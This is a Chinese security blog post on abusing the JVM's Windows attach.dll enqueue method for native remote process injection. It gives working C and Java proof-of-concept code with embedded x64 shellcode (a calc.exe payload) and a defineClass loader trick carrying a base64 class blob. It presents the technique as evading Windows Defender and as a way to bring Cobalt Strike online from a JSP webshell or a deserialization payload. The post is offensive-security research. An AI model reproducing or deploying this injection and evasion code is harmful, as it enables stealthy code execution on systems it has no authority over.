
Java 原生远程进程注入

在 Windows 平台上，进程代码注入有很多种方法，最经典的方法要属 CreateRemoteThread，但是这些方法大都被防护系统盯得死死的，比如我写了如下一个最简单的远程注入 shellcode 的 demo：

```
122
123
124 //X64 CALC.EXE
125 unsigned char pCode[] =
126     "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
127     "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
128     "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
129     "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\x9c\x0d\x41"
130     "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
131     "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
132     "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
133     "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
134     "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
135     "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
136     "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
137     "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
138     "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
139     "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
140     "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
141     "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
142     "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
143     "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
144     "\x63\x2e\x65\x78\x65\x00";
145
146
147 LPVOID vv = pCode;
148 HANDLE hProcess = GetCurrentProcess();
149 printf("thread:%d", sizeof(pCode));
150
151 LPVOID pData = (LPVOID)VirtualAllocEx(hProcess, 0, sizeof(pCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
152 printf("pData:%p", pData);
153 WriteProcessMemory(hProcess, (LPVOID)pData, (LPCVOID)pCode, (SIZE_T)sizeof(pCode), NULL);
154 printf("pData:%x", *(DWORD *)pData);
155
156 HANDLE hThread = CreateRemoteThread(hProcess,
157     NULL,
158     0,
159     (LPTHREAD_START_ROUTINE)pData,
160     pData,
161     0,
162     NULL);
163
164 Sleep(2000);
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201103-318a11ba-ff54-1.png>)

往当前进程里植入一个弹计算器的 shellcode，编译，运行，然后意料之中出现如下这种情况：



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201104-31cc7050-ff54-1.png>)

但是经过分析 JVM 的源码我发现，在 Windows 平台上，Java 在实现 instrument 的时候，出现了一个比较怪异的操作。

在 Linux 平台，客户端首先是先和服务端协商一个 IPC 通道，然后后续的操作都是通过这个通道传递 AttachOperation 对象来实现，换句话说，这中间传递的都是数据，没有代码。

但是在 Windows 平台，客户端也是首先和服务端协商了一个 IPC 通道（用的是命名管道），但是在 Java 层的 enqueue 函数中，同时还使用了 CreateRemoteThread 在服务端启动了一个 stub 线程，让这个线程去在服务端进程空间里执行 enqueue 操作：

```

403
404 /* pipe name */
405 jstring_to_cstring(env, pipename, data.pipename, MAX_PIPE_NAME_LENGTH);
406
407 /*
408  * Allocate memory in target process for data and code stub
409  * (assumed aligned and matches architecture of target process)
410  */
411 hProcess = (HANDLE)handle;
412
413 pData = (DataBlock*) VirtualAllocEx( hProcess, 0, sizeof(DataBlock), MEM_COMMIT, PAGE_READWRITE );
414 if (pData == NULL) {
415     JNU_ThrowIOExceptionWithLastError(env, "VirtualAllocEx failed");
416     return;
417 }
418 WriteProcessMemory( hProcess, (LPVOID)pData, (LPCVOID)&data, (SIZE_T)sizeof(DataBlock), NULL );
419
420
421 stubLen = (DWORD)(*env)->GetArrayLength(env, stub);
422 stubCode = (*env)->GetByteArrayElements(env, stub, &isCopy);
423
424 pCode = (PDWORD) VirtualAllocEx( hProcess, 0, stubLen, MEM_COMMIT, PAGE_EXECUTE_READWRITE );
425 if (pCode == NULL) {
426     JNU_ThrowIOExceptionWithLastError(env, "VirtualAllocEx failed");
427     VirtualFreeEx(hProcess, pData, 0, MEM_RELEASE);
428     return;
429 }
430 WriteProcessMemory( hProcess, (LPVOID)pCode, (LPCVOID)stubCode, (SIZE_T)stubLen, NULL );
431 if (isCopy) {
432     (*env)->ReleaseByteArrayElements(env, stub, stubCode, JNI_ABORT);
433 }
434
435 /*
436  * Create thread in target process to execute code
437  */
438 hThread = CreateRemoteThread( hProcess,
439                               NULL,
440                               0,
441                               (LPTHREAD_START_ROUTINE) pCode,
442                               pData,
443                               0,
444                               NULL );
445 if (hThread != NULL) {
446     if (WaitForSingleObject(hThread, INFINITE) != WAIT_OBJECT_0) {
447         JNU_ThrowIOExceptionWithLastError(env, "WaitForSingleObject failed");
448     } else {
449         DWORD exitCode;
450         GetExitCodeThread(hThread, &exitCode);
451         if (exitCode) {
452             switch (exitCode) {
453                 case ERR_OPEN_JVM_FAIL :
454                     JNU_ThrowIOException(env,

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201104-31fe9ba2-ff54-1.png>)

这个 stub 执行体 pCode 是在客户端的 native 层生成的，生成之后作为 thread_func 传给服务端。但是，虽然 stub 是在 native 生成的，这个 stub 却又在 Java 层周转了一圈，最终在 Java 层以字节数组的方式作为 Java 层 enqueue 函数的一个参数传进 Native

这样就形成了一个完美的原生远程进程注入，构造如下 POC：

```
import java.lang.reflect.Method;

public class ThreadMain {
    public static void main(String[] args) throws Exception {
        System.loadLibrary("attach");
        Class cls=Class.forName("sun.tools.attach.WindowsVirtualMachine");
        for (Method m:cls.getDeclaredMethods())
        {
            if (m.getName().equals("enqueue"))
            {
                long hProcess=-1;
                //hProcess=getHandleByPid(30244);
                byte buf[] = new byte[] //pop calc.exe
                {
                    (byte) 0xfc, (byte) 0x48, (byte) 0x83, (byte)
0xe4, (byte) 0xf0, (byte) 0xe8, (byte) 0xc0, (byte) 0x00,
                    (byte) 0x00, (byte) 0x00, (byte) 0x41, (byte)
0x51, (byte) 0x41, (byte) 0x50, (byte) 0x52, (byte) 0x51,
                    (byte) 0x56, (byte) 0x48, (byte) 0x31, (byte)
0xd2, (byte) 0x65, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
                    (byte) 0x60, (byte) 0x48, (byte) 0x8b, (byte)
0x52, (byte) 0x18, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
                    (byte) 0x20, (byte) 0x48, (byte) 0x8b, (byte)
0x72, (byte) 0x50, (byte) 0x48, (byte) 0x0f, (byte) 0xb7,
                    (byte) 0x4a, (byte) 0x4a, (byte) 0x4d, (byte)
0x31, (byte) 0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
                    (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte)
0x7c, (byte) 0x02, (byte) 0x2c, (byte) 0x20, (byte) 0x41,
                    (byte) 0xc1, (byte) 0xc9, (byte) 0x0d, (byte)
0x41, (byte) 0x01, (byte) 0xc1, (byte) 0xe2, (byte) 0xed,
                    (byte) 0x52, (byte) 0x41, (byte) 0x51, (byte)
0x48, (byte) 0x8b, (byte) 0x52, (byte) 0x20, (byte) 0x8b,
                    (byte) 0x42, (byte) 0x3c, (byte) 0x48, (byte)
0x01, (byte) 0xd0, (byte) 0x8b, (byte) 0x80, (byte) 0x88,
                    (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte)
0x48, (byte) 0x85, (byte) 0xc0, (byte) 0x74, (byte) 0x67,
                    (byte) 0x48, (byte) 0x01, (byte) 0xd0, (byte)
0x50, (byte) 0x8b, (byte) 0x48, (byte) 0x18, (byte) 0x44,
                    (byte) 0x8b, (byte) 0x40, (byte) 0x20, (byte)
0x49, (byte) 0x01, (byte) 0xd0, (byte) 0xe3, (byte) 0x56,
                    (byte) 0x48, (byte) 0xff, (byte) 0xc9, (byte)
0x41, (byte) 0x8b, (byte) 0x34, (byte) 0x88, (byte) 0x48,
```

```

        (byte) 0x01, (byte) 0xd6, (byte) 0x4d, (byte)
0x31, (byte) 0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
        (byte) 0xac, (byte) 0x41, (byte) 0xc1, (byte)
0xc9, (byte) 0x0d, (byte) 0x41, (byte) 0x01, (byte) 0xc1,
        (byte) 0x38, (byte) 0xe0, (byte) 0x75, (byte)
0xf1, (byte) 0x4c, (byte) 0x03, (byte) 0x4c, (byte) 0x24,
        (byte) 0x08, (byte) 0x45, (byte) 0x39, (byte)
0xd1, (byte) 0x75, (byte) 0xd8, (byte) 0x58, (byte) 0x44,
        (byte) 0x8b, (byte) 0x40, (byte) 0x24, (byte)
0x49, (byte) 0x01, (byte) 0xd0, (byte) 0x66, (byte) 0x41,
        (byte) 0x8b, (byte) 0x0c, (byte) 0x48, (byte)
0x44, (byte) 0x8b, (byte) 0x40, (byte) 0x1c, (byte) 0x49,
        (byte) 0x01, (byte) 0xd0, (byte) 0x41, (byte)
0x8b, (byte) 0x04, (byte) 0x88, (byte) 0x48, (byte) 0x01,
        (byte) 0xd0, (byte) 0x41, (byte) 0x58, (byte)
0x41, (byte) 0x58, (byte) 0x5e, (byte) 0x59, (byte) 0x5a,
        (byte) 0x41, (byte) 0x58, (byte) 0x41, (byte)
0x59, (byte) 0x41, (byte) 0x5a, (byte) 0x48, (byte) 0x83,
        (byte) 0xec, (byte) 0x20, (byte) 0x41, (byte)
0x52, (byte) 0xff, (byte) 0xe0, (byte) 0x58, (byte) 0x41,
        (byte) 0x59, (byte) 0x5a, (byte) 0x48, (byte)
0x8b, (byte) 0x12, (byte) 0xe9, (byte) 0x57, (byte) 0xff,
        (byte) 0xff, (byte) 0xff, (byte) 0x5d, (byte)
0x48, (byte) 0xba, (byte) 0x01, (byte) 0x00, (byte) 0x00,
        (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte)
0x00, (byte) 0x00, (byte) 0x48, (byte) 0x8d, (byte) 0x8d,
        (byte) 0x01, (byte) 0x01, (byte) 0x00, (byte)
0x00, (byte) 0x41, (byte) 0xba, (byte) 0x31, (byte) 0x8b,
        (byte) 0x6f, (byte) 0x87, (byte) 0xff, (byte)
0xd5, (byte) 0xbb, (byte) 0xf0, (byte) 0xb5, (byte) 0xa2,
        (byte) 0x56, (byte) 0x41, (byte) 0xba, (byte)
0xa6, (byte) 0x95, (byte) 0xbd, (byte) 0x9d, (byte) 0xff,
        (byte) 0xd5, (byte) 0x48, (byte) 0x83, (byte)
0xc4, (byte) 0x28, (byte) 0x3c, (byte) 0x06, (byte) 0x7c,
        (byte) 0x0a, (byte) 0x80, (byte) 0xfb, (byte)
0xe0, (byte) 0x75, (byte) 0x05, (byte) 0xbb, (byte) 0x47,
        (byte) 0x13, (byte) 0x72, (byte) 0x6f, (byte)
0x6a, (byte) 0x00, (byte) 0x59, (byte) 0x41, (byte) 0x89,
        (byte) 0xda, (byte) 0xff, (byte) 0xd5, (byte)
0x63, (byte) 0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x2e,
        (byte) 0x65, (byte) 0x78, (byte) 0x65, (byte) 0x00
    };

```

```

        String cmd="load";String pipeName="test";
        m.setAccessible(true);
        Object result=m.invoke(cls,new Object[]
{hProcess,buf,cmd,pipeName,new Object[]{}});
        System.out.println("result:"+result);
    }

```

```

    }
    Thread.sleep(4000);


```

```

    }
    public static long getHandleByPid(int pid)
    {
        Class cls= null;
        long hProcess=-1;
        try {
            cls = Class.forName("sun.tools.attach.WindowsVirtualMachine");
            for (Method m:cls.getDeclaredMethods()) {
                if (m.getName().equals("openProcess"))
                {
                    m.setAccessible(true);
                    Object result=m.invoke(cls,pid);
                    System.out.println("pid :"+result);
                    hProcess=Long.parseLong(result.toString());
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        return hProcess;
    }
}

```

编译，执行：






(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201105-3248cd58-ff54-1.png>)

成功执行 shellcode，而且 Windows Defender 没有告警，天然免杀。毕竟，谁能想到有着合法签名安全可靠的 Java.exe 会作恶呢：)

至此，我们实现了 Windows 平台上的 Java 远程进程注入。另外，这个技术还有个额外效果，那就是当注入进程的 PID 设置为 -1 的时候，可以往当前 Java 进程注入任意 Native 代码，以实现不用 JNI 执行任意 Native 代码的效果。这样就不需要再单独编写 JNI 库来执行 Native 代码了，也就是说，上文提到的内存马防检测机制，不需要依赖 JNI，只要纯 Java 代码也可以实现。

冰蝎 3.0 中提供了一键 cs 上线功能，采用的是 JNI 机制，中间需要上传一个临时库文件才能实现上线。现在利用这个技术，可以实现一个 JSP 文件或者一个反序列化 Payload 即可上线 CS：



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201105-327e5e0a-ff54-1.png>)

自定义类调用系统 Native 库函数

在上一小节 Java 原生远程进程注入中，我的 POC 里是通过反射创建了一个

sun.tools.attach.VirtualMachineImpl 类，然后再去调用类里面的 enqueue 这个 Native 方法。这时可能会有同学有疑惑，这个 Native 方法位于 attach.dll，这个 dll 是 JDK 和 Server-JRE 默认自带的，但是这个 sun.tools.attach.VirtualMachineImpl 类所在的 tools.jar 包并不是每个 JDK 环境都有的。这个技术岂不是要依赖 tools.jar？因为有些 JDK 环境是没有 tools.jar 的。当然，这个担心是没必要的。

我们只要自己写一个类，类的限定名为 sun.tools.attach.VirtualMachineImpl 即可。不过可能还会有疑问，我们自己写一个 sun.tools.attach.VirtualMachineImpl 类，但是如果某个目标里确实有 tools.jar，那我们自己写的类在加载的时候就会报错，有没有一个更通用的方法呢？当然还是有的。

其实这个方法在冰蝎 1.0 版本的时候就已经解决了，那就是用一个自定义的 classLoader。但是我们都 know classLoader 在 loadClass 的时候采用双亲委托机制，也就是如果系统中已经存在一个类，即使我们用自定义的 classLoader 去 loadClass，也会返回系统内置的那个类。但是如果我们绕过 loadClass，直接去 defineClass 即可从我们指定的字节码数组里创建类，而且类名我们可以任意自定义，重写 java.lang.String 都没问题:) 然后再用 defineClass 返回的 Class 去实例化，然后再调用我们想调用的 Native 函数即可。因为 Native 函数在调用的时候只检测发起调用的类限定名，并不检测发起调用类的 ClassLoader，这是我们这个方法能成功的原因。

比如我们自定义如下这个类：

```
package sun.tools.attach;

import java.io.IOException;
import java.util.Scanner;

public class WindowsVirtualMachine {
    static native void enqueue(long hProcess, byte[] stub,
                               String cmd, String pipename, Object... args) throws
        IOException;

    static native long openProcess(int pid) throws IOException;

    public static void run(byte[] buf) {
        System.loadLibrary("attach");
        try {
            enqueue(-1, buf, "test", "test", new Object[]{});
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

然后把这个类编译成 class 文件，把这个文件用 Base64 编码，然后写到如下 POC 里：

```
import java.io.*;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.security.Permission;
import java.util.Arrays;
import java.util.Base64;

public class Poc {

    public static class Myloader extends ClassLoader //继承ClassLoader
    {
        public Class get(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public static void main(String[] args)
    {

        try {

            String
classStr="yv66vgAAADQAMgoABWajCAAkCgAlACYF////////8IACcHACgKAAsAKQcAKgoACQArBwAs
AQAGPgluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmV0dW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQ
EABHRoaXMBACHMc3VuL3Rvb2xzL2F0dGFjaC9XaW5kb3dzVmlydHVhbE1hY2hpbmU7AQAHZW5xdWV1ZQEA
PShKW0JMamF2YS9sYW5nL1N0cmLuZztMamF2YS9sYW5nL1N0cmLuZztbTGphdmEvbGFuZy9PYmplY3Q7KV
YBAAPfeGNlcHRpb25zBwAtAQALb3BlblByb2Nlc3MBAAQoSSlKAQADcnVuAQAFKftCKVYBAAF1AQAVTGph
dmEvbGFuZy9FeGNlcHRpb247AQADYnVmAQACW0IBAA1TdGFja01hcFRhYmxlBwAqAQAKU291cmNlRm1sZQ
EAGldpbmRvd3NWaXJ0dWFsTWFjaGluZSS5qYXZhDAAMAA0BAAZhdHRhY2gHAC4MAC8AMAEABHRlc3QBAABq
YXZhL2xhbmcvT2JqZWN0DAATABQBABNqYXZhL2xhbmcvRXhjZXB0aW9uDAAXAA0BACZzdW4vdG9vbHMvYX
R0YWN0L1dpbmRvd3NWaXJ0dWFsTWFjaGluZQEAE2phdmEvaW8vSU9FeGNlcHRpb24BAABqYXZhL2xhbmcv
U3lzdGVtAQALbG9hZExpYnJhcnkBABUoTGphdmEvbGFuZy9TdHJpbmc7KVYBAa9wcm1udFN0YWNrVHJhY2
UAIQALAAcAAAAAAQAAQAMAA0AAQA0AAAAALwABAAEAAAAAFKrcAAbEAAAACAA8AAAAGAAEAAAAGABAAAAAM
AAEAAAAFABEAEGAAAYgAEwAUAAEFQAAAAQAAQAWAQgAFwAYAAEFQAAAAQAAQAWAAkAGQAaAAEADgAABZ
MABgACAAAHABICuAADEQEUVahZaxD8VFkEEehUWQUQg1RZBhDkVfKHEPBuWQgQ6FRZEAYQwFRZEACDVfKQ
CANUWRAJA1RZEAoQQVRZEAsQUVRZEAwQQVRZEA0QUFRZEA4QUlRZEA8QUVRZEBaQVlRZEBEQSFRZEBIQMV
RZEBMQ0lRZEBQQZVRZEBUQSFRZEBYQi1RZEBcQUlRZEBgQYFRZEBkQSFRZEB0Qi1RZEBsQUlRZEBwQGRZ
EB0QSFRZEB4Qi1RZEB8QUlRZECAQIFRZECEQSFRZECiQi1RZECMQc1RZECQQUFRZECUQSFRZECYQD1RZEC
cQt1RZECgQSlRZEckQSlRZECQTVRZECsQMVRZECwQyVRZEC0QSFRZEC4QMVRZEC8QwFRZEDAQRFRZEDEQ
PFRZEDIQYVRZEDMQFFRZEDQFVfKQNRAsvfKQNhAgVfKQNxBBVfKQOBDVfKQORDJVfKQOhANVfKQOxBBVf
KQPARUWRA9EMFUWRA+EOJUWRA/EO1UWRBAEFJUWRBBEEFUWRBCEFFUWRBDEEHUWRBEEtUWRBFEFJUWRBG
ECBUWRBHEItUWRBIEEJUWRBJEDxUWRBKEEHUWRBLBFRZEEw00FRZEE0Qi1RZEE4QqFRZEE8Qi1RZEEFADVf
```

```

kQUQNUWRBSA1RZEFMQSFRZEFQqHVRZEFUQwFRZEFYQdFRZEFcQZ1RZEFgQSFRZEFkEVFkQWhDQVfKQWxBQ
VFkQXBCLVFkQXRBIVfKQXhAYVFkQXxBEVFkQYBCLVFkQYRBAVFkQYhAgVFkQYxBJVFkQZARUWRB1ENBUWR
BmEONUWRBnEFZUWRBoEEhUWRBpAlRZEGoQyVRZEGsQQVRZEGwQi1RZEG0QNFRZEG4QiFRZEG8QSFRZEHAe
VFkQcRDWVFkQchBNVFkQcxAXVFkQdBDJVFkQdRBIVfKQdhAXVFkQdxDAVFkQeBCsVFkQeRBBVFkQehDBVF
kQexDJVFkQfBANVFkQfRBBVFkQfgRUWRB/EMFUWREAgBA4VFkRAIEQ4FRZEQCCEHVUWREAgxDxVFkRAIQQ
TFRZEQCFB1RZEQCGEExUWREAhxAkVFkRAIgQCFRZEQCJEEVUWREAh5VFkRAIsQ0VRZEQCMEHVUWREAjR
DYVFkRAI4QWFRZEQCPEERUWREAkBCLVFkRAJEQQFRZEQCSECRUWREAkxBJVFkRAJQEVfKRAJUQ0FRZEQCW
EGZUWREAlxBBVfKRAJgQi1RZEQCZEAXUWREAmhBIVfKRAJsQRFRZEQCCEItUWREAnRBAVfKRAJ4QHFRZEQ
CFEE1UWREAOARUWREAOARDQVFkRAKIQQVRZEQCjEItUWREApAdUWREApRCIVfKRAKYQSFRZEQCnBFRZEQCo
ENBUWREAgRBBVFkRAKoQWFRZEQCrEEFUWREArBBYVFkRAK0QX1RZEQCuEF1UWREArxBaVFkRALAQQVRZEQ
CxEfHuwREAshBBVFkRALMQWVRZEQC0EEFUWREArBaVFkRALYQSFRZEQC3EINUWREAUbdSVfKRALkQIFRZ
EQC6EEFUWREAUxBSVfKRALwCVfKRAL0Q4FRZEQC+EFHuwREAvxBBVfKRAMAQWVRZEQDBEFpUWREAwHbIVf
kRAMMQi1RZEQDEEBJUWREAxRDpVFkRAMYQV1RZEQDHA1RZEQDJA1RZEQDKEF1UWREAYxBIVfKR
AMwQu1RZEQDNBFRZEQDOA1RZEQDPA1RZEQDQA1RZEQDRA1RZEQDSA1RZEQDTA1RZEQDUA1RZEQDVEEHUWR
EA1hCNVFkRANcJjVRZEQDYBFRZEQDZBFRZEQDaA1RZEQDbA1RZEQDcEEFUWREA3RC6VFkRAN4QMVRZEQDf
EItUWREA4BBvVFkRAOEQh1RZEQDiA1RZEQDJENVUWREA5BC7VFkRAOUQ8FRZEQDmELVUWREA5xCiVFkRAO
gQV1RZEQDpEEFUWREA6hC6VFkRAOsQp1RZEQDsEJVUWREA7RC9VFkRAO4QnVRZEQDvA1RZEQDwENVUWREA
8RBIVfKRAPIQg1RZEQDzEMRUWREA9BAoVFkRAPUQPFRZEQD2EAZUWREA9xB8VFkRAPgQc1RZEQD5EIBUWR
EA+hD7VFkRAPsQ4FRZEQD8EHVUWREA/QhUWREA/hC7VFkRAP8QR1RZEQEAEbNUWREBARByVFkRAQIQb1RZ
EQEDEGpUWREBBANUWREBBRBZVFkRAQYQQVRZEQEHEI1UWREBCBDaVFkRAQkCVfKRAQoQ1VRZEQELEGNUWR
